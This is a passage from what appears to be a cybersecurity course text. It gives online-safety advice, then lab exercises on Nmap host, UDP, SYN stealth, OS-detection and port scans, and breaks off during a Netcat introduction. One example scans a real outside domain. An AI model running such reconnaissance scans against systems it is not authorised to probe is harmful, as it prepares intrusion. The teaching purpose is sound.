- Always scan USB sticks for viruses or other malware before accessing any of its content. You should also disable the autorun function, which is commonly enabled on the Microsoft Windows operating system.
- Keep yourself informed about the latest security threats and solutions.
- Don't open e-mails from unknown or suspicious sources and never open e-mail attachments or click on hyperlinks in these e-mails.

- Install spam filters to minimize the amount of spam you receive and set your anti-virus software and anti-spyware software to automatically scan incoming e-mail.
- Only download files and software from reputable websites. Read the license agreement and terms of use before you download software and don't download it if you don't understand or trust the terms and conditions.
- Be wary when exchanging files even with colleagues or friends. Scan the files before you install them or run them on your computer.
- Never click on an 'Agree,' 'Ok' or 'No' button to close a window on a suspicious website or pop-up. This can launch spyware onto your computer. Instead, click the red 'X' in the corner of the window to close the window.
- Don't use accounts with administrator access for everyday activities – create guest accounts that cannot install software for added security.

6.8. PROTECT YOUR IDENTITY ONLINE

Treat your personal information as you would treat your money—don't leave it lying around for others to take. With your stolen identity, a person may access your bank account, obtain credit cards or loans in your name, or claim welfare benefits, and potentially ruin your credit rating.

6.8.1. Steps to Protect Your Identity Online

- Use strong passwords and don't share them with anyone. A random combination of numbers, letters, and punctuation over eight characters long is recommended.
- Check your billing and account records carefully to detect potential identity theft early.
- Set up a separate e-mail address for shopping and newsgroups. If you need to, you can then change this address without disrupting online business activities.
- Only share your primary e-mail address with people you know.
- Be careful when signing up to mailing lists – spammers use the unsubscribe button to validate addresses.

- Only make online purchases from companies that have a clear privacy policy and secure payment pages.
- Think before you fill out online forms. Ask yourself: how much information do I need to enter into this site?
- Keep a record of what information you have given to whom.
- Be careful how much personal information you post or reveal online.
- Users who share addresses, telephone numbers, birthdays, and other personal information put themselves at a greater risk of identity theft, stalking, and harassment. This includes information you post on social media.
- If you use social networking sites, adjust your privacy settings to control the amount and type of information you want to share, so that people you don't know very well can only see certain parts of your profile.
- Think about what information you may have online that is spread across multiple sites. Identity thieves can piece together your identity from public information piece by piece like putting together a puzzle.

6.8.2. Mobile Device Security Steps

Mobile devices like smart phones and tablets are basically small portable computers. Just like your computer at home they can be hacked, infected with a virus and, if unsecured, provide access to your personal information:

- Turn on the security features of your device – all devices have them. Contact your manufacturer or service provider for instructions, or look them up online.
- Set a password or personal identification number (PIN) that must be entered to unlock the device and put PINs on your SIM card and voicemail.
- Install reputable security software – your device's manufacturer can provide recommendations.
- Update your device's operating system as soon as new updates are available. Set them to update automatically when connected to wi-fi to keep data costs to a minimum.

- Leave your Bluetooth turned off or in undiscoverable mode (hidden) when you are not using it. When connecting using Bluetooth, do it in private, uncrowded areas only.
- Use encrypted wi-fi networks that require a password and ensure your device does not automatically connect to new networks.
- Record the International Mobile Equipment Identifier (IMEI) of your handset, a 15- or 17-digit number usually printed on a label under the battery. If your device is lost or stolen, you can report this number to your provider and they can block the handset from being used.
- Use remote tracking via geo-location functionality and enable the locking and/or wiping functions, if your device supports them. Users should be aware that when geo-location functionality is turned on there are risks, just like with all online activities.

6.9. GOLDEN RULES FOR ONLINE SAFETY

1. **Create strong passwords and change them regularly:**

- Never reveal your password to anyone. A legitimate company will never ask for your password in an e-mail or on the phone.
- Create strong passwords using a combination of at least eight letters, numbers, and symbols, e.g., sdke$53!
- Never use names, dates of birth, pet names, etc., as passwords.
- Use different passwords to access different online accounts.
- Don’t allow the computer to save your password.
- Don’t store passwords in a file on your computer.

2. **Use an anti-virus program and turn on automatic updates:**

- Have robust security software (anti-virus, anti-spyware, and a security system) and make sure it is updated every time you log on.
- Ensure you turn on automatic updates for the operating system (e.g., windows update).
- Update all other software programs when updates are available through the official website.
- Ensure your wireless network is encrypted. Seek advice if required.
- Turn off your computer or disconnect it from the internet when not in use.

- Scan external devices such as USB's (flash drives) or external hard drives for viruses before accessing it on your computer.

3. If you don't know who sent the e-mail, delete it:

- Never open attachments from people you don't know.
- Stop and think before you click on hyperlinks or attachments.
- Scan e-mail attachments with security software before opening them.
- Legitimate financial institutions, social networking organizations or any other website will not ask you to confirm your account details, including your password, via e-mail. Ignore the e-mail and contact them directly.
- Beware of e-mails that don't address you by name.
- Don't post your e-mail addresses in online forums or other online sites.

4. Think before you act online. If it seems too good to be true, it probably is:

- Deal only with reputable online institutions.
- Conduct independent research.
- Never send cash overseas to persons you have never met. Use payment methods with in-built protection methods such as credit cards and PayPal.
- Be aware of counterfeit items.

5. Your personal information is valuable, protect it:

- Activate privacy settings in social networking sites.
- Never reveal details that might identify you such as full name, date of birth, place of birth, address or contact numbers.
- Don't post anything you don't want strangers to know or find out about.
- Think before you post online as it can never completely be deleted.

6. Know what your kids are doing online:

- Supervise your children when they are online.
- Consider using net filtering.
- Computers should be in communal areas.
- Encourage children to report suspicious online activity.

PRACTICAL APPROACH

PRACTICAL 1

- **Aim:** TCP scanning using Nmap.
- **Objective:** Nmap uses different techniques to perform scanning including: TCP connect () scanning, TCP reverse ident scanning, FTP bounce scanning and so on.
- **Theory:** Nmap is short for Network Mapper. It is an open-source security tool for network exploration, security scanning and auditing. However, Nmap command comes with lots of options that can make the utility more robust and difficult to follow for new users.
- The purpose of this post is to introduce a user to the Nmap command line tool to scan a host and/or network, so to find out the possible vulnerable points in the hosts. You will also learn how to use Nmap for offensive and defensive purposes.
- **Uses of Nmap:**
    1. What computers did you find running on the local network?
    2. What IP addresses did you find running on the local network?
    3. What is the operating system of your target machine?
    4. Find out what ports are open on the machine that you just scanned?

5. Find out if the system is infected with malware or virus.
6. Search for unauthorized servers or network service on your network.
7. Find and remove computers which don't meet the organization's minimum level of security.


Nmap target (IP address)

Ex: Nmap 127.0.0.1

Nmap target(Multiple IP addresses)

Ex-Nmap 127.0.0.1,2,3

O/P Scan three Hosts



Scan the of list of hosts (-sL)

The TCP Window scan is similar to the ACK scan but can sometimes detect open ports as well as filtered/unfiltered ports. This is due to anomalies in TCP Window size reporting by some operating systems. RPC scans can be used in conjunction with other scan types to try to determine if an open TCP or UDP port is an RPC service, and if so, which program, and version numbers are running on it. List scanning simply prints number of IPs and names without actually pinging or scanning the hosts.

Command Type: Nmap – sL target

Ex: Nmap – sL 127.0.0.*


UDP Scan [-sU]


Scanning for open UDP ports is done with the sU option. With this scan type, Nmap sends 0-byte UDP packets to each target port on the victim. Receipt of an ICMP Port Unreachable message signifies the port is closed, otherwise it is assumed open.

One major problem with this technique is that, when a firewall blocks outgoing ICMP Port Unreachable messages, the port will appear open. These false positives are hard to distinguish from real open ports.

Another disadvantage with UDP scanning is the speed at which it can be performed. Most operating systems limit the number of ICMP Port Unreachable messages which can be generated in a certain time period, thus slowing the speed of a UDP scan. Nmap adjusts its scan speed accordingly to avoid flooding a network with useless packets. An interesting point to note here is that Microsoft do not limit the Port Unreachable error generation frequency, and thus it is easy to scan a Windows machine's 65,535 UDP Ports in very little time!!

UDP Scanning is not usually useful for most types of attack, but it can reveal information about services or trojans which rely on UDP, for example SNMP, NFS, the Back Orifice trojan backdoor and many other exploitable services. Most modern services utilize TCP, and thus UDP scanning is not usually included in a preattack information gathering exercise unless a TCP scan or other sources indicate that it would be worth the time taken to perform a UDP scan.






IP Protocol Scans [-sO]

The IP Protocol Scans attempt to determine the IP protocols supported on a target. Nmap sends a raw IP packet without any additional protocol header (see a good TCP/IP book for information about IP packets), to each protocol on the target machine. Receipt of an ICMP Protocol Unreachable message tells us the protocol is not in use, otherwise it is assumed open. Not all hosts send ICMP Protocol Unreachable messages. These may include firewalls, AIX, HPUX, and Digital UNIX). These machines will report all protocols open. This scan type also falls victim to the ICMP limiting rate described in the UDP scans section, however since only 256 protocols are possible (8-bit field for IP protocol in the IP header) it should not take too long.

Command: Nmap – sO target (IP address)


Ex: Nmap – sO 127.0.0.1



Ping Scan [-sP]

This scan type lists the hosts within the specified range that responded to a ping. It allows you to detect which computers are online, rather than which ports are open. Four methods exist within Nmap for ping sweeping. The first method sends an ICMP ECHO REQUEST (ping request) packet to the destination system. If an ICMP ECHO REPLY is received, the system is up, and ICMP packets are not blocked. If there is no response to the ICMP ping, Nmap will try a "TCP Ping," to determine whether ICMP is blocked, or if the host is really not online. A TCP Ping sends either a SYN or an ACK packet to any port (80 is the default) on the remote system. If RST, or a SYN/ACK, is returned, then the remote system is online. If the remote system does not respond, either it is offline, or the chosen port is filtered, and thus not responding to anything.

When you run an Nmap ping scan as root, the default is to use the ICMP and ACK methods. Non-root users will use the connect() method, which attempts to connect to a machine, waiting for a response, and tearing down the connection as soon as it has been established similar to the SYN/ACK method for root users, but this one establishes a full TCP connection The ICMP scan type can be disabled by setting P0



SYN Stealth Scan [-sS]

When a TCP connection is made between two systems, a process known as a "three-way handshake" occurs. This involves the exchange of three packets, and synchronizes the systems with each other (necessary for the error correction built into TCP. Refer to a good TCP/IP book for more details.

The system initiating the connection sends a packet to the system it wants to connect to. TCP packets have a header section with a flags field. Flags tell the receiving end something about the type of packet, and thus what the correct response is.


Here, I will talk about only four of the possible flags. These are SYN (Synchronize), ACK (Acknowledge), FIN (Finished) and RST (Reset). SYN packets include a TCP sequence number, which lets the remote system know what sequence numbers to expect in subsequent communication. ACK acknowledges receipt of a packet or set of packets, FIN is sent when a communication is finished, requesting that the connection be closed, and RST is sent when the connection is to be reset (closed immediately).

To initiate a TCP connection, the initiating system sends a SYN packet to the destination, which will respond with a SYN of its own, and an ACK, acknowledging the receipt of the first packet (these are combined into a single SYN/ACK packet). The first system then sends an ACK packet to acknowledge receipt of the SYN/ACK, and data transfer can then begin. SYN or Stealth scanning makes use of this procedure by sending a SYN packet and looking at the response. If SYN/ACK is sent back, the port is

open and the remote end is trying to open a TCP connection. The scanner then sends an RST to tear down the connection before it can be established fully; Often preventing the connection attempt appearing in application logs. If the port is closed, an RST will be sent. If it is filtered, the SYN packet will have been dropped and no response will be sent. In this way, Nmap can detect three port states open, closed, and filtered. Filtered ports may require further probing since they could be subject to firewall rules which render them open to some IPs or conditions, and closed to others

Command: Nmap – sS target (IP address)

Ex: Nmap – sS 127.0.0.1



TCP connect () Scan [-sT]


These scans are so called because UNIX sockets programming uses a system call named connect() to begin a TCP connection to a remote site. If connect() succeeds, a connection was made. If it fails, the connection could not be made (the remote system is offline, the port is closed, or some other error occurred along the way). This allows a basic type of port scan, which attempts to connect to every port in turn, and notes whether or not the connection succeeded. Once the scan is completed, ports to which a connection could be established are listed as open, the rest are said to be closed.

This method of scanning is very effective, and provides a clear picture of the ports you can and cannot access. If a connect() scan lists a port as open, you can definitely connect to it that is what the scanning computer just did! There is, however, a major drawback to this kind of scan; It is very easy to detect on the system being scanned. If a firewall or intrusion detection system (IDS) is running on the victim, attempts to connect() to every port on the system will almost always trigger a warning. Indeed, with modern firewalls, an attempt to connect to a single port which has been blocked

or has not been specifically “opened” will usually result in the connection attempt being logged. Additionally, most servers will log connections and their source IP.

Command Nmap – sT target (IP address)

Ex: Nmap – sT 127.0.0.1




Version Detection [-sV]

Version Detection collects information about the specific service running on an open port, including the product name and version number. This information can be critical in determining an entry point for an attack. The sV option enables version detection, and the A option enables both OS fingerprinting and version detection, as well as any other advanced features which may be added in future releases.


Command: Nmap – sV target

Ex: Nmap – sV 127.0.0.1




List of Interface

Command: Nmap – if list



Command Nmap – v gtu.ac.in

It shows the open ports




- **Conclusion:** Using this tool we have learned the various scanning methods for TCP, UDP, Protocol scanning, host scanning and basic idea of usage of Nmap.


PRACTICAL 2

- **Aim:** Port Scanning using Nmap.
- **Objective:** To learn the various port details of network and packet send and receive process using Nmap.
- **Theory:** Port Scanning Port scanning allows a hacker to determine what services are running on the systems that have been identified. If vulnerable or insecure services are discovered, the hacker may be able to exploit these to gain unauthorized access. There are a total of 65,535 * 2 ports (TCP and UDP). While a complete scan of all these ports may not be practical, analysis of popular ports should be performed. Many port scanners ping first, so make sure to turn this feature off to avoid missing systems that have blocked ICMP.

Popular port scanning programs include: Nmap, Netscan Tools, Superscan, and Angry IP Scanner. The port numbers are divided into three ranges: 1. Well Known Ports (from 0 through 1023) 2. Registered Ports (from 1024 through 49151) 3. Dynamic and/or Private Ports (from 49152 through 65535).



TCP and UDP Port Scanning Remember that TCP offers robust communication and is considered a connection protocol. TCP establishes a connection by using what is called a three-way handshake. The TCP header contains a 1-byte field for the flags. Look at the figure below to see TCP flag structure. ACK: The receiver will send an ACK to acknowledge data. SYN: Used during the three-step session setup to inform the other party to begin communication and used to agree on initial sequence numbers. FIN: Used during a normal shutdown to inform the other host that the sender has no more data to send. RST: Used to abort an abnormal session. PSH: Used to force data delivery without waiting for buffers to fill. URG: Used to indicate priority data. At the conclusion of communication, TCP terminates the session by using what is called a four-step shutdown. See the figure below:



From a scanning standpoint, this means that TCP has the capability to return many different types of responses to a scanning program. By manipulating these features, an attacker can craft packets in an attempt to coax a server to respond or to try and avoid detection of an intrusion detection system (IDS). Many of these methods are built in to popular port-scanning tools. Before we look specifically at the tools and its popular port-scanning techniques, let's see the port number of the common services.

Common Ports

Port	Service	Protocol
20/21	FTP	TCP
22	SSH	TCP
23	Telnet	TCP
25	SMTP	TCP
53	DNS	TCP/UDP
67/68	DHCP	UDP
69	TFTP	UDP
80	HTTP	TCP
110	POP3	TCP
161/162	SNMP	UDP
443	HTTPS	TCP

To find the Port Details


Command Nmap – p (port number) (hostname)

Ex: Nmap – p 80 127.0.0.1

To find the Ranges of Ports

Command: Nmap – p (starting port–ending port) (hostname)


Ex: Nmap – p 80–100 127.0.0.1



To show top ports

Command: Nmap – top-ports (number of ports) hostname

Ex: Nmap – top-ports 20 127.0.0.1



Detect remote operating system


Command: Nmap – O hostname

Ex: Nmap – O 10.0.0.1

Fast Scan: It will show only few ports rather than default scan

Command: Nmap – F hostname


Ex: Nmap – F 127.0.0.1



Packet-trace: Show all packets sent and received

Command: Nmap – packet-trace hostname

Ex: Nmap – packet-trace 127.0.0.1



Open: Only show open (or possibly open) ports


Command Nmap – open hostname

Ex: Nmap – open 127.0.0.1

Reason: Display the reason a port is in a particular state

Command: Nmap – reason hostname

Ex: Nmap – reason 10.0.0.1




- **Conclusion:** In this practical we have learned the port scanning commands interface detection using Nmap tool.

PRACTICAL 3


- **Aim:** TCP/UDP connectivity using Netcat.
- **Objective:** To learn the Netcat is a utility that is able to write and read data across TCP and UDP network connections.
- **Theory:** Originally released in 1996, Netcat is a networking program designed to read and write data across both transmission control protocol (TCP) and user datagram protocol (UDP) connections using the TCP/internet protocol (IP) protocol suite. Netcat is often referred to as a "Swiss Army knife" utility, and for good reason. Just like the multi-function usefulness of the venerable Swiss Army pocket knife, Netcat's functionality is helpful as both a standalone program and a back-end tool in a wide range of applications. Some of the many uses of Netcat include port scanning, transferring files, grabbing banners, port listening and redirection, and more nefariously, a backdoor.

There is some debate on the origin of the name Netcat, but one of the more common (and believable) explanations is that Netcat is simply a network version of the vulnerable cat program. Just as cat reads and writes information to files, Netcat reads and writes information across network connections. Furthermore, Netcat is specifically designed to behave as cat does.

